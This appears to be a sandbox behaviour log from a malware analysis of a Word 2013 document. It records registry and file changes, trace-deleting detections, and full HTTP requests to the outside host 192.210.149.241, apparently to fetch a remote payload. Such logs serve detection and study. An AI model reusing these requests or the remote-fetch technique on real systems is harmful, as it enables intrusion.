
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\u8$ Value: None		1560
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1560
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\u8$ Value: None		1560
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, aaaf480, 0) Return: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\2;$ Value: None		1560
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		1560
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		1560
Call System API	API Name: DeviceIoControl Args: (95c, 2d1400, b2ea78, 12, b2e9d0, 40, ,) Return: 1		1560
Add File	Path: %TEMP%\{270324D0-EFBD-4CE7-BFCD-90B69027F193} Type: VSDT_COM_DOS		1560
Write File	Path: %TEMP%\{270324D0-EFBD-4CE7-BFCD-90B69027F193} Type: VSDT_COM_DOS		1560
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1560
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{270324D0-EFBD-4CE7-BFCD-90B69027F193}, %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD, 6c75298e, 0, 0, 9) Return: 1		1560
Delete File	Path: %TEMP%\{270324D0-EFBD-4CE7-BFCD-90B69027F193} Type: VSDT_COM_DOS		1560
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1560 File: %TEMP%\{270324D0-EFBD-4CE7-BFCD-90B69027F193} Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{270324D0-EFBD-4CE7-BFCD-90B69027F193}) Return: 1		1560
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{270324D0-EFBD-4CE7-BFCD-90B69027F193}) Return: 0		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1560
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\LocalSyncClientDiskLocation Value: None		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Identity\SkyDriveClientIdentity Value: None		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\AceFiles Value: 53560001		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FEC\Usage\AceFilesIntl_1033 Value: 53560001		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FEC\Usage\AceFilesIntl_1033 Value: 53560002		1560
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		1560
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_EMPTY		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FEC\Usage\AceFilesIntl_1033 Value: 53560003		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		1560
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		1560
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1560 File: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb) Return: 1		1560
Delete File	Path: %TEMP%\JETAF1A.tmp Type: VSDT_EMPTY		1560
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1560 File: %TEMP%\JETAF1A.tmp Type: VSDT_EMPTY		
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\AceFiles Value: 53560002		1560
Add File	Path: %TEMP%\{76E2D4D2-BECC-49B7-94D8-28713C8EC0E6} Type: VSDT_COM_DOS		1560
Write File	Path: %TEMP%\{76E2D4D2-BECC-49B7-94D8-28713C8EC0E6} Type: VSDT_COM_DOS		1560
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1560
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{76E2D4D2-BECC-49B7-94D8-28713C8EC0E6}, %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD, 6c75298e, 0, 0, 9) Return: 1		1560
Delete File	Path: %TEMP%\{76E2D4D2-BECC-49B7-94D8-28713C8EC0E6} Type: VSDT_COM_DOS		1560
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1560 File: %TEMP%\{76E2D4D2-BECC-49B7-94D8-28713C8EC0E6} Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{76E2D4D2-BECC-49B7-94D8-28713C8EC0E6}) Return: 1		1560
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{76E2D4D2-BECC-49B7-94D8-28713C8EC0E6}) Return: 0		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1560

Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		1560
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{80964605-CAA9-4A8D-A7EF-2C4788CAC6A5}.FSD Type: VSDT_COM_DOS		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WxpFiles Value: 53560001		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{80964605-CAA9-4A8D-A7EF-2C4788CAC6A5}.FSD Type: VSDT_COM_DOS		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{80964605-CAA9-4A8D-A7EF-2C4788CAC6A5}.FSD Type: VSDT_COM_DOS		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{80964605-CAA9-4A8D-A7EF-2C4788CAC6A5}.FSD Type: VSDT_COM_DOS		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{80964605-CAA9-4A8D-A7EF-2C4788CAC6A5}.FSD Type: VSDT_COM_DOS		1560
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\ Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Version Value: 1		1560
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache) Return: 1		1560
Call Network API	API Name: socket Args: (23, 1, 6) Return: b7c		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		1560
Call Service API	API Name: OpenServiceW Args: (bed1f50, WinHttpAutoProxySvc, 94) Return: bed1ff0		1560
Call System API	API Name: WinHttpCloseHandle Args: (bf68e00) Return: 1		1560
Call Service API	API Name: OpenServiceW Args: (b679ae8, NetSetupSvc, 4) Return: b679f48		1560
Call System API	API Name: WinHttpCloseHandle Args: (bf68e00) Return: 1		1560
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1		1560
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1		1560
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1		1560
Call Network API	API Name: socket Args: (23, 1, 6) Return: c10		1560
Call Network API	API Name: socket Args: (2, 1, 6) Return: c64		1560
Call Network API	API Name: bind Args: (c64, 0.0.0.0:49423, 128) Return: 0		1560
Detection	Threat Characteristic: Listens on port 0.0.0.0:49423		
Call System API	API Name: ConnectEx Args: (c64, 192.210.149.241:80, 16, 0, 0, 0, beeb5e0) Return: 0		1560
Call Network API	API Name: send Args: (c64, OPTIONS /..--......................-......-----wiz...........----..-...........wiz/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 192.210.149.241\r\n\r\n, 1, 225) Return: 0		1560
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 192.210.149.241:80 Content: OPTIONS /..--......................-......-----wiz...........----..-...........wiz/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 192.210.149.241\r\n\r\n		
Call System API	API Name: WinHttpCloseHandle Args: (bfddeb0) Return: 1		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Count Value: 1		1560
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241/..--......................-......-----wiz...........----..-...........wiz/\ Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241/..--......................-......-----wiz...........----..-...........wiz/\Type Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241/..--......................-......-----wiz...........----..-...........wiz/\Protocol Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241/..--......................-......-----wiz...........----..-...........wiz/\Version Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241/..--......................-......-----wiz...........----..-...........wiz/\Flags Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241/..--......................-......-----wiz...........----..-...........wiz/\CobaltMajorVersion Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241/..--......................-......-----wiz...........----..-...........wiz/\CobaltMinorVersion Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241/..--......................-......-----wiz...........----..-...........wiz/\MsDavExt Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241/..--......................-......-----wiz...........----..-...........wiz/\WebUrl Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241/..--......................-......-----wiz...........----..-...........wiz/\Expiration Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241/..--......................-......-----wiz...........----..-...........wiz/\EnableBHO Value: 0		1560
Call System API	API Name: WinHttpCloseHandle Args: (bf9b538) Return: 1		1560
Call Network API	API Name: send Args: (c64, HEAD /..--......................-......-----wiz...........----..-...........wiz/..-.....................---.-.-.-...............wiz......wi......-..wiz HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: 192.210.149.241\r\n\r\n, 1, 278) Return: 0		1560
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 192.210.149.241:80 Content: HEAD /..--......................-......-----wiz...........----..-...........wiz/..-.....................---.-.-.-...............wiz......wi......-..wiz HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: 192.210.149.241\r\n\r\n		
Call Service API	API Name: OpenServiceW Args: (bfe4068, Webclient, 5) Return: bfe2fd8		1560
Call Network API	API Name: socket Args: (2, 1, 6) Return: c88		1560
Call Network API	API Name: bind Args: (c88, 0.0.0.0:49424, 128) Return: 0		1560

Detection	Threat Characteristic: Listens on port 0.0.0.0:49424		
Call System API	API Name: ConnectEx Args: (c88, 192.210.149.241:80, 16, 0, 0, 0, beeb340) Return: 0		1560
Call Network API	API Name: send Args: (c88, OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 192.210.149.241\r\n\r\n, 1, 148) Return: 0		1560
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 192.210.149.241:80 Content: OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 192.210.149.241\r\n\r\n		
Call Network API	API Name: send Args: (c88, OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 192.210.149.241\r\n\r\n, 1, 158) Return: 0		1560
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 192.210.149.241:80 Content: OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 192.210.149.241\r\n\r\n		
Call System API	API Name: WinHttpCloseHandle Args: (bff7f68) Return: 1		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Count Value: 2		1560
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241\ Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241\Type Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241\Protocol Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241\Version Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241\Flags Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241\CobaltMajorVersion Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241\CobaltMinorVersion Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241\MsDavExt Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241\WebUrl Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241\Expiration Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://192.210.149.241\EnableBHO Value: 0		1560
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729), 0, , , 10000000) Return: cc0004		1560
Call System API	API Name: DnsQueryEx Args: (192.210.149.241, 1, 50020000) Return: 0		1560
Detection	Threat Characteristic: Queries DNS server 192.210.149.241		
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 192.210.149.241, 80, , , 3, 0, 201327800) Return: cc0008		1560
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /..--.....-.....-----wiz.....----.-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz, , , 303557304, 4262416, 201327800) Return: cc000c		1560
Detection	Threat Characteristic: Connects to remote URL or IP address http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz		
Call Network API	API Name: socket Args: (2, 2, 0) Return: cfc		1560
Call Network API	API Name: socket Args: (23, 2, 0) Return: cfc		1560
Call Network API	API Name: socket Args: (2, 1, 6) Return: d00		1560
Call Network API	API Name: bind Args: (d00, 0.0.0.0:49425, 16) Return: 0		1560
Detection	Threat Characteristic: Listens on port 0.0.0.0:49425		
Call System API	API Name: ConnectEx Args: (d00, 192.210.149.241:80, 16, 0, 0, 0, c06d8d4) Return: 0		1560
Call Network API	API Name: send Args: (d00, GET /..--.....-.....-----wiz.....----.-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 192.210.149.241\r\nConnection: Keep-Alive\r\n\r\n, 1, 449) Return: 0		1560
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 192.210.149.241:80 Content: GET /..--.....-.....-----wiz.....----.-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 192.210.149.241\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (d00, , 1, 2) Return: ?		1560
Call System API	API Name: WinHttpCloseHandle Args: (bfef008) Return: 1		1560
Call System API	API Name: WinHttpCloseHandle Args: (bfdd058) Return: 1		1560
Call System API	API Name: WinHttpCloseHandle Args: (bedcf40) Return: 1		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-10-22T17:39:02Z		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-10-22T17:39:02Z		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-10-22T17:42:02Z		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\2;$ Value: None		1560
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\<4$ Value: None		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 5356002e		1560
